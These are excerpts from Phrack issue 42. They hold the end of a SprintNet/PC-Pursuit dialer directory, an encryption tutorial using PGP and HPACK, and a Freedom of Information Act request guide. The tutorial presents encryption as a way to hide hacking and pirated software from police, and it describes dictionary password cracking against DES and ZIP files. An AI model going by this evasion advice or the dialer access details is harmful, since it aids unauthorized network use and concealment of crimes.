USIBM
VONS                    USER ID
VUTEXT                  VU/TEXT
WARNER                  ACCESS TO THIS ADDRESS NOT PERMITTED.
WESTLAW                 ENTER ID
ZIFF                    **** Invalid sign-on, please try again ****
```

PC-Pursuit Dialers
~~~~~~~~~~~~~~~~~~

Usage: C D/<dialer>/<baud>,<nui>,<password> (Note: bauds are 3, 12, or 24)

NPA	Dialer
313	MIAAR
404	GAATL
512	TXAUS
617	MABOS
312	ILCHI
708	ILCHI (1-708+num)
815	ILCHI (1-815+num)
216	OHCLE
714	CACOL
614	OHCOL
214	TXDAL
~~~~~~~~~~~~~~~~~~

```
817  TXDAL (817+num)
303  CODEN
313  MIDET
818  CAGLE
310  CAGLE (1-310+num)
213  CAGLE (1-213+num)
203  CTHAR
516  NYHEM
713  TXHOU
317  ININ12
317  ININ24
816  MOKCI
913  MOKCI
213  CALAN
310  CALAN (1-310+num)
818  CALAN (1-818+num)
305  FLMIA
414  WIMIL
612  MNMIN
201  NJNEW
908  NJNEW (1-908+num)
901  TNMEM
601  TNMEM (1-601+num)
908  NJNBR
201  NJNBR (1-201+num)
504  LANOR
212  NYNYO
516  NYNYO (1-516+num)
718  NYNYO (1-718+num)
914  NYNYO (1-914+num)
415  CAOAK (1-415+num)
510  CAOAK
407  FLORL
415  CAPAL
408  CAPAL (1-408+num)
510  CAPAL (1-510+num)
215  PAPHI
602  AZPHO
412  PAPIT
503  ORPOR
919  NCRTP
916  CASAC
801  UTSLC
619  CASDI
415  CASFA
510  CASFA (1-510+num)
408  CASJO
510  CASJO (1-510+num)
415  CASJO (1-415+num)
714  CASAN
310  CASAN (1-310+num)
213  CASAN (1-213+num)
206  WASEA
314  MOSLO
618  MOSLO (1-618+num)
813  FLTAM
202  DCWAS
703  DCWAS (1-703+num)
301  DCWAS (1-301+num)


  **********End SprintNet Directory 92**********

                                                                    -Sky
```

==Phrack Magazine==

Volume Four, Issue Forty-Two, File 11 of 14

The Paranoid Schizophrenics Guide to Encryption
(or How to Avoid Getting Tapped and Raided)

Written by The Racketeer of
The /-/ellfire Club

The purpose of this file is to explain the why and the how of Data Encryption, with a brief description of the future of computer security, TEMPEST.

At the time of this issue's release, two of the more modern software packages use encryption methods covered in this article, so exercise some of your neurons and check into newer releases if they are available. Methods described in this file use PGP, covering an implementation of Phil Zimmermann's RSA variant, and the MDC and IDEA conventional encryption techniques by using PGP and HPACK.

WHY DATA ENCRYPTION?

This isn't exactly the typical topic discussed by me in Phrack. However, the importance of knowing encryption is necessary when dealing with any quasi-legal computer activity. I was planning on starting my series on hacking Novell Networks (so non-Internet users can have something to do), but recent events have caused me to change my mind and, instead of showing people how to get into more trouble (well, okay, there is plenty of that in this file too, since you're going to be working with contraband software), I've opted instead to show people how to protect themselves from the long arm of the Law.

Why all this concern?

Relatively recently, The Masters of Deception (MoD) were raided by various federal agencies and were accused of several crimes. The crimes they did commit will doubtlessly cause more mandates, making the already too-outrageous penalties even worse.

"So?" you might ask. The MoD weren't exactly friends of mine. In fact, quite the contrary. But unlike many of the hackers whom I dealt with in the "final days" prior to their arrest, I bitterly protested any action against the MoD. Admittedly, I followed the episode from the beginning to the end, and the moral arguments were enough to rip the "Hacker World" to pieces. But these moral issues are done, the past behind most of us. It is now time to examine the aftermath of the bust.

According to the officials in charge of the investigation against MoD members, telephone taps were used to gain evidence against members successfully. All data going in and out of their house was monitored and all voice communications were monitored, especially between members.

So, how do you make a line secure? The party line answer is use of effective encryption methods.

Federal investigative agencies are currently pushing for more technological research into the issue of computer security. All of the popular techniques which are being used by hackers today are being used by the government's R&D departments.

Over the course of the last 5 years, I've watched as the U.S. Government went from a task force of nearly nil all the way to a powerful marauder. Their mission? Unclear. Regardless, the research being accomplished by federally-funded projects dealing with the issues of computer

security are escalating. I've personally joined and examined many such conferences and have carefully examined the issues. Many of these issues will become future Phrack articles which I'll write. Others, such as limited-life semiconductors and deliberate telephone line noise sabotage caused by ACK packet detections in order to drive telecommunication costs higher, are sadly unpreventable problems of the future which won't be cured by simple awareness of the problem.

They have different names -- Computer Emergency Response Team (CERT), Computer Assisted Security Investigative Analysis Tool (FBI's CASIAT), the Secret Service's Computer Fraud Division, or the National Computer Security Center (NSA's NCSC). Scores of other groups exist for every network, even every operating system. Their goal isn't necessarily to catch hackers; their goal is to acquire information about the act of hacking itself until it is no longer is a problem. Encryption stands in the way.

Computer Security is literally so VAST a concept that, once a person awakens to low-level computer mechanics, it becomes nearly impossible to prevent that person from gaining unauthorized access to machines. This is somewhat contradictory to the "it's all social engineering" concept which we have been hearing about on Nightline and in the papers. If you can't snag them one way though, you can get them another -- the fact is that computers are still too damn vulnerable these days to traditional hacking techniques.

Because of the ease of breaking through security, it becomes very difficult to actually create an effective way to protect yourself from any form of computer hacking. Look at piracy: they've tried every trick in the book to protect software and, so far, the only success they have had was writing software that sucked so much nobody wanted a copy.

Furthermore, totally non-CPU related attacks are taking place. The passing of Anti-TEMPEST Protection Laws which prevent homes from owning computers that don't give off RF emissions has made it possible for any Joe with a few semesters of electrical engineering knowledge to rig together a device that can read what's on your computer monitor.

Therefore:

Q: How does a person protect their own computer from getting hacked?

A: You pretty much can't.

I've memorized so many ways to bypass computer security that I can rattle them off in pyramid levels. If a computer is not even connected to a network or phone line, people can watch every keystroke typed and everything displayed on the screen.

Why aren't the Fedz using these techniques RIGHT NOW?

I can't say they are not. However, a little research into TEMPEST technology resulted in a pretty blunt fact:

There are too many computer components to scan accurately. Not the monitor, oh no! You're pretty much fucked there. But accessories for input and output, such as printers, sound cards, scanners, disk drives, and so forth...the possibility of parallel CPU TEMPEST technology exists, but there are more CPU types than any mobile unit could possibly use accurately.

Keyboards are currently manufactured by IBM, Compaq, Dell, Northgate, Mitsuma (bleah), Fujitsu, Gateway, Focus, Chichony, Omni, Tandy, Apple, Sun, Packard-Bell (may they rot in hell), Next, Prime, Digital, Unisys, Sony, Hewlett-Packard, AT&T, and a scattering of hundreds of lesser companies. Each of these keyboards have custom models, programmable models, 100+ key and < 100 key models, different connectors, different interpreters, and different levels of cable shielding.

For the IBM compatible alone, patents are owned on multiple keyboard pin connectors, such as those for OS/2 and Tandy, as well as the fact that the ISA chipsets are nearly as diverse as the hundreds of manufacturers of motherboards. Because of lowest-bid practices, there can be no certainty of

any particular connection -- especially when you are trying to monitor a computer you've never actually seen!

In short -- it costs too much for the TEMPEST device to be mobile and to be able to detect keystrokes from a "standard" keyboard, mostly because keyboards aren't "standard" enough! In fact, the only real standard which I can tell exists on regular computers is the fact that monitors still use good old CRT technology.

Arguments against this include the fact that most of the available PC computers use standard DIN connectors which means that MOST of the keyboards could be examined. Furthermore, these keyboards are traditionally serial connections using highly vulnerable wire (see Appendix B).

Once again, I raise the defense that keyboard cables are traditionally the most heavily shielded (mine is nearly 1/4 inch thick) and therefore falls back on the question of how accurate a TEMPEST device which is portable can be, and if it is cost effective enough to use against hackers. Further viewpoints and TEMPEST overview can be seen in Appendix B.

As a result, we have opened up the possibility for protection from outside interference for our computer systems. Because any DECENT encryption program doesn't echo the password to your screen, a typical encryption program could provide reasonable security to your machine. How reasonable?

If you have 9 pirated programs installed on your computer at a given time and you were raided by some law enforcement holes, you would not be labeled at a felon. Instead, it wouldn't even be worth their time to even raid you. If you have 9 pirated programs installed on your computer, had 200 pirated programs encrypted in a disk box, and you were raided, you would have to be charged with possession of 9 pirated programs (unless you did something stupid, like write "Pirated Ultima" or something on the label).

We all suspected encryption was the right thing to do, but what about encryption itself? How secure IS encryption?

If you think that the world of the Hackers is deeply shrouded with extreme prejudice, I bet you can't wait to talk with crypto-analysts. These people are traditionally the biggest bunch of holes I've ever laid eyes on. In their mind, people have been debating the concepts of encryption since the dawn of time, and if you come up with a totally new method of data encryption, -YOU ARE INSULTING EVERYONE WHO HAS EVER DONE ENCRYPTION-, mostly by saying "Oh, I just came up with this idea for an encryption which might be the best one yet" when people have dedicated all their lives to designing and breaking encryption techniques -- so what makes you think you're so fucking bright?

Anyway, crypto-(anal)ysts tend to take most comments as veiled insults, and are easily terribly offended. Well, make no mistake, if I wanted to insult these people, I'd do it. I've already done it. I'll continue to do it. And I won't thinly veil it with good manners, either.

The field of Crypto-analysis has traditionally had a mathematical emphasis. The Beal Cipher and the German Enigma Cipher are some of the more popular views of the field. Ever since World War 2, people have spent time researching how technology was going to affect the future of data encryption.

If the United States went to war with some other country, they'd have a strong advantage if they knew the orders of the opposing side before they were carried out. Using spies and wire taps, they can gain encrypted data referred to as Ciphertext. They hand the information over to groups that deal with encryption such as the NSA and the CIA, and they attempt to decode the information before the encrypted information is too old to be of any use.

The future of Computer Criminology rests in the same ways. The deadline on white collar crimes is defaulted to about 3-4 years, which is called the Statute of Limitations. Once a file is obtained which is encrypted, it becomes a task to decrypt it within the statute's time.

As most crypto-analysts would agree, the cost in man-hours as well as supercomputer time would make it unfeasible to enforce brute force decryption

techniques of random encryption methods. As a result of this, government regulation stepped in.

The National Security Agency (referred to as "Spooks" by the relatively famous tormenter of KGB-paid-off hackers, Cliff Stoll, which is probably the only thing he's ever said which makes me think he could be a real human being) released the DES -- Data Encryption Standard. This encryption method was basically solid and took a long time to crack, which was also the Catch-22.

DES wasn't uncrackable, it was just that it took "an unreasonable length of time to crack." The attack against the word "unreasonable" keeps getting stronger and stronger. While DES originated on Honeywell and DEC PDPs, it was rumored that they'd networked enough computers together to break a typical DES encrypted file. Now that we have better computers and the cost requirements for high-speed workstations are even less, I believe that even if they overestimated "unreasonable" a hundredfold, they'd be in the "reasonable" levels now.

To explain how fast DES runs these days...

I personally wrote a password cracker for DES which was arguably the very first true high-speed cracker. It used the German "Ultra-Fast Crypt" version of the DES algorithm, which happened to contain a static variable used to hold part of the previous attempt at encrypting the password, called the salt. By making sure the system wouldn't resalt on every password attempt, I was able to guess passwords out of a dictionary at the rate of 400+ words per second on a 386-25 (other methods at that time were going at about 30 per second). As I understand it now, levels at 500+ for the same CPU have been achieved.

Now this means I can go through an entire dictionary in about five minutes on a DES-encrypted segment. The NSA has REAL cash and some of the finest mathematicians in the world, so if they wanted to gain some really decent speed on encryption, DES fits the ideal for parallel programming. Splitting a DES segment across a hundred CPUs, each relatively modern, they could crank out terraflops of speed. They'd probably be able to crack the code within a few days if they wanted to.

Ten years from now, they could do it in a few seconds.

Of course, the proper way to circumnavigate DES encryption is to locate and discover a more reliable, less popular method. Because the U.S. Government regulates it, it doesn't mean it's the best. In fact, it means it's the fucking lamest thing they could sweeten up and hope the public swallows it! The last attempt the NSA made at regulating a standard dealing with encryption, they got roasted.

I'm somewhat convinced that the NSA is against personal security, and from all the press they give, they don't WANT anyone to have personal security. Neither does the Media for that matter.

Because of lamers in the "Biblical Injustice Grievance Group of Opposing Terrible Sacrilege" (or BIGGOTS) who think that if you violate a LAW you're going to Hell (see APPENDIX C for my viewpoint of these people) and who will have convinced Congress to pass ease-of-use wire taps on telephone lines and networks so that they can monitor casual connections without search warrants, encryption will be mandatory if you want any privacy at all.

And to quote Phil Zimmermann, "If privacy is outlawed, only the outlaws will have privacy."

Therefore, encryption methods that we must use should be gathered into very solid categories which do NOT have endorsement of the NSA and also have usefulness in technique.

HOW TO USE DECENT ENCRYPTION:

(First, go to APPENDIX D, and get yourself a copy of PGP, latest version.)

First of all, PGP is contraband software, presumably illegal to use in

the United States because of a patent infringement it allegedly carries. The patent infringement is the usage of a variant of the RSA encryption algorithm. Can you patent an algorithm? By definition, you cannot patent an idea, just a product -- like source code. Yet, the patent exists to be true until proven false. More examples of how people in the crypto-analyst field can be assholes.

Anyway, Phil's Pretty Good Software, creators of PGP, were sued and all rights to PGP were forfeited in the United States of America. Here comes the violation of the SECOND law, illegal exportation of a data encryption outside of the United States of America. Phil distributed his encryption techniques outside the USA, which is against the law as well. Even though Mr. Zimmermann doesn't do any work with PGP, because he freely gave his source code to others, people in countries besides the United States are constantly updating and improving the PGP package.

PGP handles two very important methods of encryption -- conventional and public key. These are both very important to understand because they protect against completely different things.

CONVENTIONAL ENCRYPTION

Conventional encryption techniques are easiest to understand. You supply a password and the password you enter encrypts a file or some other sort of data. By re-entering the password, it allows you to recreate the original data.

Simple enough concept, just don't give the password to someone you don't trust. If you give the password to the wrong person, your whole business is in jeopardy. Of course, that goes with just about anything you consider important.

There are doubtlessly many "secure enough" ciphers which exist right now. Unfortunately, the availability of these methods are somewhat slim because of exportation laws. The "major" encryption programs which I believe are worth talking about here are maintained by people foreign to the USA.

The two methods of "conventional" encryption are at least not DES, which qualifies them as okay in my book. This doesn't mean they are impossible to break, but they don't have certain DES limitations which I know exist, such as 8 character password maximum. The methods are: MDC, as available in the package HPACK; and IDEA, as available in Pretty Good Privacy.

Once you've installed PGP, we can start by practicing encrypting some typical files on your PC. To conventionally encrypt your AUTOEXEC.BAT file (it won't delete the file after encryption), use the following command:

```
C:\> pgp -c autoexec.bat
Pretty Good Privacy 2.1 - Public-key encryption for the masses.
(c) 1990-1992 Philip Zimmermann, Phil's Pretty Good Software. 6 Dec 92
Date: 1993/01/19 03:06 GMT

You need a pass phrase to encrypt the file.
Enter pass phrase:                                  { Password not echoed }
Enter same pass phrase again: Just a moment....
Ciphertext file: autoexec.pgp

C:\> dir

 Volume in drive C is RACK'S
 Directory of  c:\autoexec.pgp

autoexec.pgp      330 1-18-93  21:05

        330 bytes in 1 file(s)          8,192 bytes allocated
  52,527,104 bytes free
```

PGP will compress the file before encrypting it. I'd say this is a vulnerability to the encryption on the basis that the file contains a ZIP file

signature which could conceivably make the overall encryption less secure. Although no reports have been made of someone breaking PGP this way, I'd feel more comfortable with the ZIP features turned off. This is somewhat contrary to the fact that redundancy checking is another way of breaking ciphertext. However, it isn't as reliable as checking a ZIP signature.

Although PGP will doubtlessly become the more popular of the two programs, HPACK's encryption "strength" is that by being less popular, it will probably not be as heavily researched as PGP's methods will be. Of course, by following PGP, new methods of encryption will doubtlessly be added as the program is improved.

Here is how you'd go about encrypting an entire file using the HPACK program using the MDC "conventional" encryption:

```
C:\> hpack A -C secret.hpk secret.txt
HPACK - The multi-system archiver Version 0.78a0 (shareware version)
For Amiga, Archimedes, Macintosh, MSDOS, OS/2, and UNIX
Copyright (c) Peter Gutmann 1989 - 1992.  Release date: 1 Sept 1992

Archive is 'SECRET.HPK'

Please enter password (8..80 characters):
Reenter password to confirm:
Adding SECRET  .TXT

Done
```

Anyway, I don't personally think HPACK will ever become truly popular for any reason besides its encryption capabilities. ZIP has been ported to an amazing number of platforms, in which lies ZIP's encryption weakness. If you think ZIP is safe, remember that you need to prevent the possibility of four years of attempted password cracking in order to beat the Statutes of Limitations:

Here is the introduction to ZIPCRACK, and what it had to say about how easy it is to break through this barrier:

(Taken from ZIPCRACK.DOC)

ZIPCRACK is a program designed to demonstrate how easy it is to find passwords on files created with PKZIP. The approach used is a fast, brute-force attack, capable of scanning thousands of passwords per second (5-6000 on an 80386-33). While there is currently no known way to decrypt PKZIP's files without first locating the correct password, the probability that a particular ZIP's password can be found in a billion-word search (which takes about a day on a fast '486) is high enough that anyone using the encryption included in PKZIP 1.10 should be cautious (note: as of this writing, PKZIP version 2.00 has not been released, so it is not yet known whether future versions of PKZIP will use an improved encryption algorithm). The author's primary purpose in releasing this program is to encourage improvements in ZIP security. The intended goal is NOT to make it easy for every computer user to break into any ZIP, so no effort has been made to make the program user-friendly.
----- End Blurb

Likewise, WordPerfect is even more vulnerable. I've caught a copy of WordPerfect Crack out on the Internet and here is what it has to say about WordPerfect's impossible-to-break methods:

(Taken from WPCRACK.DOC:)

WordPerfect's manual claims that "You can protect or lock your documents with a password so that no one will be able to retrieve or print the file without knowing the password - not even you," and "If you forget the password, there is absolutely no way to retrieve the document." [1]

Pretty impressive! Actually, you could crack the password of a Word Perfect 5.x file on a 8 1/2" x 11" sheet of paper, it's so simple. If you are counting on your files being safe, they are NOT. Bennet [2] originally discovered how

the file was encrypted, and Bergen and Caelli [3] determined further information regarding version 5.x. I have taken these papers, extended them, and written some programs to extract the password from the file.
----- End Blurb

PUBLIC KEY ENCRYPTION

Back to the Masters of Deception analogy -- they were telephone tapped. Conventional encryption is good for home use, because only one person could possibly know the password. But what happens when you want to transmit the encrypted data by telephone? If the Secret Service is listening in on your phone calls, you can't tell the password to the person that you want to send the encrypted information to. The SS will grab the password every single time.

Enter Public-Key encryption! The concepts behind Public-Key are very in-depth compared to conventional encryption. The idea here is that passwords are not exchanged; instead a "key" which tells HOW to encrypt the file for the other person is given to them. This is called the Public Key.

You retain the PRIVATE key and the PASSWORD. They tell you how to decrypt the file that someone sent you. There is no "straight" path between the Public Key and the Private Key, so just because someone HAS the public key, it doesn't mean they can produce either your Secret Key or Password. All it means is that if they encrypt the file using the Public Key, you will be able to decrypt it. Furthermore, because of one-way encryption methods, the output your Public Key produces is original each time, and therefore, you can't decrypt the information you encrypted with the Public Key -- even if you encrypted it yourself!

Therefore, you can freely give out your own Public Key to anyone you want, and any information you receive, tapped or not, won't make a difference. As a result, you can trade anything you want and not worry about telephone taps! This technique supposedly is being used to defend the United States' Nuclear Arsenal, if you disbelieve this is secure.

I've actually talked with some of the makers of the RSA "Public-Key" algorithm, and, albeit they are quite brilliant individuals, I'm somewhat miffed at their lack of enthusiasm for aiding the public in getting a hold of tools to use Public Key. As a result, they are about to get railroaded by people choosing to use PGP in preference to squat.

Okay, maybe they don't have "squat" available. In fact, they have a totally free package with source code available to the USA public (no exportation of code) which people can use called RSAREF. Appendix E explains more about why I'm not suggesting you use this package, and also how to obtain it so you can see for yourself.

Now that we know the basic concepts of Public-Key, let's go ahead and create the basics for effective tap-proof communications.

Generation of your own secret key (comments in {}s):

```
C:\> pgp -kg                { Command used to activate PGP for key generation }
Pretty Good Privacy 2.1 - Public-key encryption for the masses.
(c) 1990-1992 Philip Zimmermann, Phil's Pretty Good Software. 6 Dec 92
Date: 1993/01/18 19:53 GMT

Pick your RSA key size:
        1)       384 bits- Casual grade, fast but less secure
        2)       512 bits- Commercial grade, medium speed, good security
        3)      1024 bits- Military grade, very slow, highest security
Choose 1, 2, or 3, or enter desired number of bits: 3  {DAMN STRAIGHT MILITARY}

Generating an RSA key with a 1024-bit modulus...
You need a user ID for your public key.  The desired form for this
user ID is your name, followed by your E-mail address enclosed in
<angle brackets>, if you have an E-mail address.
For example:  John Q. Smith <12345.6789@compuserve.com>
```

```
Enter a user ID for your public key:
The Racketeer <rack@lycaeum.hfc.com>

You need a pass phrase to protect your RSA secret key.
Your pass phrase can be any sentence or phrase and may have many
words, spaces, punctuation, or any other printable characters.
Enter pass phrase:                                  { Not echoed to screen }
Enter same pass phrase again:                       {  "    "    "    "    }
Note that key generation is a VERY lengthy process.

We need to generate 105 random bytes.  This is done by measuring the
time intervals between your keystrokes.  Please enter some text on your
keyboard, at least 210 nonrepeating keystrokes, until you hear the beep:
1 .*                                                              { decrements }
-Enough, thank you.
.................................................++++ ........++++
Key generation completed.
```

It took a 33-386DX a grand total of about 10 minutes to make the key. Now that it has been generated, it has been placed in your key ring. We can examine the key ring using the following command:

```
C:\> pgp -kv
Pretty Good Privacy 2.1 - Public-key encryption for the masses.
(c) 1990-1992 Philip Zimmermann, Phil's Pretty Good Software. 6 Dec 92
Date: 1993/01/18 20:19 GMT

Key ring: 'c:\pgp\pubring.pgp'
Type bits/keyID   Date       User ID
pub  1024/7C8C3D  1993/01/18 The Racketeer <rack@lycaeum.hfc.com>
1 key(s) examined.
```

We've now got a viable keyring with your own keys. Now, you need to extract your Public Key so that you can have other people encrypt shit and have it sent to you. In order to do this, you need to be able to mail it to them. Therefore, you need to extract it in ASCII format. This is done by the following:

```
C:\> pgp -kxa "The Racketeer <rack@lycaeum.hfc.com>"
Pretty Good Privacy 2.1 - Public-key encryption for the masses
(c) 1990-1992 Philip Zimmermann, Phil's Pretty Good Software. 6 Dec 92
Date: 1993/01/18 20:56 GMT

Extracting from key ring:  'c:\pgp\pubring.pgp', userid "The Racketeer
<rack@lycaeum.hfc.com>".

Key for user ID: The Racketeer <rack@lycaeum.hfc.com>
1024-bit key, Key ID 0C975F, created 1993/01/18

Extract the above key into which file? rackkey

Transport armor file: rackkey.asc

Key extracted to file 'rackkey.asc'.
```

Done. The end result of the key is a file which contains:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.1

mQCNAisuyi4AAAEEAN+cY6nUU+VIhYOqBfcc12rEMph+A7iadUi8xQJ00ANvp/iF
+ugZ+GP2ZnzA0fob9cG/MVbh+iiz3g+nbS+ZljD2uK4VyxZfu5alsbCBFbJ6Oa8K
/c/e19lzaksSlTcqTMQEae60JUkrHWpnxQMM3IqSnh3D+SbsmLBs4pFrfIw9AAUR
tCRUaGUgUmFja2V0ZWVyIDxyYWNrQGx5Y2FldW0uaGZjLmNvbT4=
=6rFE
-----END PGP PUBLIC KEY BLOCK-----
```

This can be tagged to the bottom of whatever E-Mail message you want to send or whatever. This key can added to someone else's public key ring and

thereby used to encrypt information so that it can be sent to you. Most people who use this on USENET add it onto their signature files so that it is automatically posted on their messages.

Let's assume someone else wanted to communicate with you. As a result, they sent you their own Public Key:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.1

mQA9AitgcOsAAAEBgMlGLWl8rub0Ulzv3wpxI5OFLRkx3UcGCGsi/y/Qg7nR8dwI
owUy65l9XZsp0MUnFQAFEbQlT25lIER1bWIgUHVkIDwxRHVtUHVkQG1haWxydXMu
Yml0bmV0Pg==
=FZBm
-----END PGP PUBLIC KEY BLOCK-----
```

Notice this guy, Mr. One Dumb Pud, used a smaller key size than you did. This shouldn't make any difference because PGP detects this automatically. Let's now add the schlep onto your key ring.

```
C:\> pgp -ka dumbpud.asc
Pretty Good Privacy 2.1 - Public-key encryption for the masses.
(c) 1990-1992 Philip Zimmermann, Phil's Pretty Good Software. 6 Dec 92
Date: 1993/01/22 22:17 GMT

Key ring: 'c:\pgp\pubring.$01'
Type bits/keyID   Date       User ID
pub   384/C52715  1993/01/22 One Dumb Pud <1DumPud@mailrus.bitnet>

New key ID: C52715

Keyfile contains:
   1 new key(s)
Adding key ID C52715 from file 'dumbpud.asc' to key ring 'c:\pgp\pubring.pgp'.

Key for user ID: One Dumb Pud <1DumPud@mailrus.bitnet>
384-bit key, Key ID C52715, crated 1993/01/22
This key/userID associate is not certified.

Do you want to certify this key yourself (y/N)?  n {We'll deal with this later}
```

Okay, now we have the guy on our key ring. Let's go ahead and encrypt a file for the guy. How about having the honor of an unedited copy of this file?

```
C:\> pgp -e encrypt One                    {PGP has automatic name completion}
Pretty Good Privacy 2.1 - Public-key encryption for the masses.
(c) 1990-1992 Philip Zimmermann, Phil's Pretty Good Software. 6 Dec 92
Date: 1993/01/22 22:24 GMT


Recipient's public key will be used to encrypt.
Key for user ID: One Dumb Pud <1DumPud@mailrus.bitnet>
384-bit key, Key ID C52715, created 1993/01/22

WARNING:  Because this public key is not certified with a trusted
signature, it is not known with high confidence that this public key
actually belongs to: "One Dumb Pud <1DumPud@mailrus.bitnet>".

Are you sure you want to use this public key (y/N)? y
```

==Phrack Magazine==

Volume Four, Issue Forty-Two, File 12 of 14

The Freedom of Information Act and You

by
Vince Niel

As we all know of our United State government in the modern era, Big Brother is watching. It is naive to think that we do not live in a world similar to the one described is George Orwell's novel, 1984. The government keeps tabs on everything we do. The federal government has thousands of documents concerning individual citizens. For example:

If you have worked for a federal agency or government contractor or have been a member of any branch of the armed services, the federal government has a file on you.

If you have participated in any federally financed project, some agency probably has a record of it.

If you have been arrested by local, state or federal authorities and your fingerprints were taken, the FBI maintains a record of you and that arrest.

If you have applied for or received a student loan or grant certified by the government, the Department of Health, Education, and Welfare has recorded the information.

If you have applied for or been investigated for a security clearance for any reason, the Department of Defense has a record of you.

And these records are not just records of application. Take for example the FBI. Once you commit a crime, they are watching you. They update your file every time there is a major occurrence in your life i.e. marriage, hospitalization, joining the military, committing another crime, etc. If they find the least likelihood of suspicion, they investigate you in depth to add even more to your file. People do not even realize how large their FBI file is.

If you were ever on a pirate board that got busted, and you had your info on there, all the users' info on the bulletin board is transferred to the federal government. There a file is opened up for each individual user. And if you ever get in trouble with the law, that file will be opened up and used against you if necessary. Before I continue, I would like to site an example of a man who ordered his file from the army. This file was created when he applied for a security clearance with the military years before. In it said:

... He owed 50 cents to his high school for not returning his locker key.
... He dated 2 or 3 times a week, and was not intimate with his dates.
... He was irresponsible because he owed a $5 jaywalking ticket in Seattle.

So what can you do about this big bureaucratic machine we call our government? Simple, fight back! The Freedom of Information Act (FOIA as it will be referred to) was passed and allows you to obtain your personal records from any governmental agency. A typeup of most of the agencies plus the actual act can be found at the end of this file.

There are restrictions to the act, but it can be quite useful to any individual who has had run-ins with the law or who just wants to know what the federal government has on him. You can even go to court against the government if a document is denied to you and you think you deserve to see it. The act is not widely know, and for good reason. The government doesn't want you to know what they are doing. But alas, the information will be set free, the people have a right to know!

And don't think that the only interesting documents are the ones from the FBI and CIA. Fascinating documents can be gotten from the IRS, Department of Health, Department of Schools, Federal Traffic Administration, HUD, National Credit Union, with information you will never believe people who actually store about you.

The Specifics of Asking For Your Personal File From a Particular Agency

First of all, I would like to bring up a major misconception people make. Most people assume that if you ask for your file from the FBI, and there isn't a file on you, one will be created for you. That is an untrue and extremely paranoid statement. The government has better things to do then open up files on curious citizens. And even if by some remote chance they do open up a file for you, who cares? They have a files on millions of people, its not like it will hinder you in life. Just be careful out there, that is all I can say.

The most important thing that can be done when asking for information from a governmental agency under the FOIA is to make it as brief, concise, and specific as possible. In this way, you will get your information, or refusal as soon as possible, and you will also curb copying fees (which will be discussed later). First you have to find the agency that concerns you. If you are not sure which agency to apply to, send your letter to more than one. There will be a list of agencies at the end of this file, but a complete list of agencies can be found in the United States Government Manual. This can be found at any library.

The request should be addressed to the agency's FOIA officer or to the head of the specific agency. Most agencies have a secretary to deal with all the FOIA applications. The smaller agencies, which you probably will not be concerned with, might not have an officer. On the bottom left hand corner of the envelope "Freedom of Information Act Request" should be printed legibly. This guarantees that your letter won't get caught in the paperwork shuffle.

All agencies has FOIA regulation that you should look at. They do not want to send out 'sensitive' documents and whatnot. These regulations also describe the request process in detail. Here you can also find out what specific document you are looking for, reducing fees from the agency. These regulations can be found in "The Code of Federal Regulations", which can also be found at your local library.

Most agencies require that you get your letter 'notarized' or they won't even look at it. This prevents you from impersonating someone else and getting their file. To get your letter notarized, all you have to do is go to your local bank. Show some proof that the person signing the letter is you (with an id or something) and they will notarize it. Now the government has no excuse for not taking your letter.
There are four parts to an FOIA request letter:

1) Request being made under the FOIA.
2) Records that are sought, as specifically as possible.
3) Name and address of the person requesting the information. Telephone number is not necessary, but you will find out about the outcome of your request much quicker.
4) How much money you are willing to spend for the document (explained later).

Here is a sample letter, just fill in your information:

Agency Head [or Freedom of Information Act Officer]
Name of Agency
Address of Agency
City, State, Zip Code

Re: Freedom of Information Act Request

I request a copy of the following documents [or documents containing the following information if you do not know the specific name of the document] be provided for me: [identify the documents as accurately as possible]

In order to help determine my status to assess fees, you should know that I am an individual seeking information for personal use and not for commercial use. [always, always say you are an individual. That way, you will not have to pay extra fees because you are part of the media or a commercial endeavor.]

[Optional] I am willing to pay fees for this request up to a maximum of $__. If you estimate the fees will exceed this limit, please inform me first.

[Optional] I request a waiver of all fees for this request. Disclosure of the requested information to me is in the public interest because it is likely to contribute significantly to public understanding of the operations or activities of the government and is not primarily in my commercial interest [include specific information].

Thank you for your consideration of this request.

Sincerely,

Name
Address
City, State, Zip Code
Telephone Number [Optional]

Some of the things in the letter may not be understood at first, but I will get to them.

Money:

As you might have guessed, getting information under the FOIA is not free, but it can be cheapened if you play your cards right. As specified in the letter, always say that you are an individual seeking information not for commercial purposes. Review is the process of going through documents and checking if they can be sent to you or not. Under the law, if you are a private individual and are not requesting information for commercial purposes, you cannot be charged with review fees!

All agencies have set fees for copying a document. Fees can also be taken for searching for a document. If you are an individual, you will be charged the least amount of money. Of course, if you have no idea in hell what the name of the document is, and you are stabbing in the dark it is a good idea to write in a set amount you are willing to spend. When the amount is reached, you will be notified. This is in the letter above.

You don't want to be jacked for a bill of 150 bucks if you send them a letter 'just send me everything you got on me'. Even if you have no idea what they have, you can say 'please send me all the dossiers, legal documents, and records you have under my name'. Remember, the government likes bureaucratic bullshit. If you do not phrase you letter right, they will nail you on it. A lot of agencies will waive the cost of processing if it is under $3, and even if you receive a bill, it should not exceed 5-10 dollars.

If you can somehow prove that by accessing this information, it will help the general public understand how the government works, you can waive the fee altogether. If through some form of shrewd doublespeak you can think of something clever to satisfy this obligation, you can then request huge amounts of documents, without paying a cent for them.

Restrictions:

Of course, there are restrictions to the Freedom of Information Act. Some documentation may be said to be sensitive and out of reach of the public eye. Any refusal to grant information through the FOIA may be taken to court, and won. In the act, it states that cases brought up because of the FOIA should be put first on the court docket and tried as soon as possible. Its always

worth a try.

When a record contains some information that is withheld, it does not necessarily mean that the whole record is exempt. The federal agency is obliged to cut out the portion that is sensitive, and send you the portion it can disclose. The agency must also give you a reason why it cut out this portion of the document.

Here are a few of the reasons for exemption:

1) Classified Documents - Classified Documents may be withheld. The documents may be classified in the interest of national defense and foreign policy. Classified documents may still be requested. The agency will review the document to determine whether it still needs protection. If a requested document is already declassified, it can be easily requested.

2) Internal Personal Rules and Practices - This exemption covers matters related to an agency's internal rules and practices. Requests for Internal schedules, administrative manuals and the like can be refused.

3) Confidential Business Information - Trade secrets or commercially valuable plans do not have to be released. Commercial or financial information does not also have to be released, as it might hurt an individual.

4) Personal Privacy - This covers personnel, medical, and similar files of which disclosed would interfere with personal privacy. This exemption has importance because it prevents a commercial business from getting information about you. At the same time, it allows you to get private information stored about yourself. This is why it is important to get your letter notarized.

